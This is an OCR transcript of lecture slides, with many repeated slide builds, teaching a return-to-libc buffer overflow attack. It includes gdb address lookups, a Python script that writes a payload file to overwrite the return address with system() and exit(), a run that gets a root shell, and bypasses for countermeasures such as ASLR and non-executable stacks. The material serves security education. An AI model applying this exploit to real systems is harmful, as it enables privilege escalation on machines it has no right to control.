   - ➢ Overwrite the return address with `system`()'s address

2. Find the address of the "`/bin/sh`" string
   - ➢ To get `system`() to run this command


3. Construct arguments for `system`()
   - ➢ To find the location in the stack to place the address to the "`/bin/sh`" string (arg for `system`())

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system(“bin/sh”)`



General Plan of Attack for Return-to-Lib

1. Find address of `system`()


➢ Overwrite the return address with `system`()’s address

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`



General Plan of Attack for Return-to-Lib

1. Find address of `system`()

➢ Overwrite the return address with `system`()'s address

This can be found by using gdb


```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
```

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`



General Plan of Attack for Return-to-Lib

1. Find address of `system`()
   - ➢ Overwrite the return address with `system`()'s address

2. Find the address of the "`/bin/sh`" string
   - ➢ To get `system`() to run this command

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`

Arguments
Return Address
Previous frame pointer

Libc Shared Library
`Printf`
`fopen`
`Malloc`
…
`system()`

General Plan of Attack for Return-to-Lib

1. Find address of `system()`

➢ Overwrite the return address with `system()`'s address

2. Find the address of the "`/bin/sh`" string

➢ To get `system()` to run this command

```
$ gcc -o myenv envaddr.c
$ export MYSHELL="/bin/sh"
$ ./myenv
  Value:   /bin/sh
  Address: bffffef8
```

We can define an **environment variable** that has the value "`bin/sh`"


The environment variable gets loaded into the program and placed onto the stack

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`



General Plan of Attack for Return-to-Lib

1. Find address of `system`()

➢ Overwrite the return address with `system`()'s address

2. Find the address of the "`/bin/sh`" string


➢ To get `system`() to run this command

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`




General Plan of Attack for Return-to-Lib

1. Find address of `system`()
   - ➢ Overwrite the return address with `system`()'s address

2. Find address of `"/bin/sh"` string
   - ➢ To get `system`() to run this command

3. Construct arguments for `system`()
   - ➢ To find the location in the stack to place the address to the `"/bin/sh"` string (arg for `system`())

Remember that `system("/bin/ls")` will fork and spawn a new process




**We also need to find the address for the `exit()` function so the original process can terminate gracefully

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`




```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffef8      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
$ sudo ln -sf /bin/zsh /bin/sh
$ libc_exploit.py
$ ./stack
#        ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) eid=0(root) ...
```

In this example, we are only chaining two functions together, but we can generalize this to chain multiple function calls


ex. bof() → setuid(0) → /bin/sh → exit

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

```
system("bin/sh")
```




```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffef8      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
$ sudo ln -sf /bin/zsh /bin/sh
$ libc_exploit.py
$ ./stack
#          ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) eid=0(root) ...
```

In this example, we are only chaining two functions together, but we can generalize this to chain multiple function calls

ex. bof() → setuid(0) → /bin/sh → exit

(This attack is much more complicated than a normal BOF attack, and we won't cover it in this class)

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash)`

  Bypass: Add shellcode to our payload the sets RUID = 0

- Address space layout randomization (ASLR)

  Bypass: Brute-Force / Wait to get lucky

- Stack Guard

  Bypass: Don't worry about it (advanced memory manipulation, PRNG manipulation)

- Non executable stack

  Bypass: Return-to-libc, Return-Oriented Programming (ROP)

“What ifs”

In our basic buffer overflow attack (stack.c), we have the privilege of having important information that made our attack much easier


- Size of buffer
- Location of buffer
- Location of EBP

Let’s look at a scenario where we don’t know some of this information

Unknown Buffer Size

The size of the buffer is important, because we need it in order to determine where to place the new return address

THE STACK




Unknown Buffer Size

The size of the buffer is important, because we need it in order to determine where to place the new return address

Solution: Instead of placing the new return address at one specific, let's place it at many locations, and hopefully one of the locations works

THE STACK



Unknown Buffer Size


The size of the buffer is important, because we need it in order to determine where to place the new return address

Solution: Instead of placing the new return address at one specific, let's place it at many locations, and hopefully one of the locations works

This process is known as **Address Spraying**

From the program's behavior, we might be able to derive a range of possible buffer sizes, so place the same return address at all possible return address locations

THE STACK




Unknown Buffer Location

The location of the buffer is important, because we need it in order to determine where to place the new return address

We also used the buffer location in order figure out what our guess should be, so now we need to figure out what we should guess

Suppose that we do know the range of possible starting locations [A, A + 100]

THE STACK



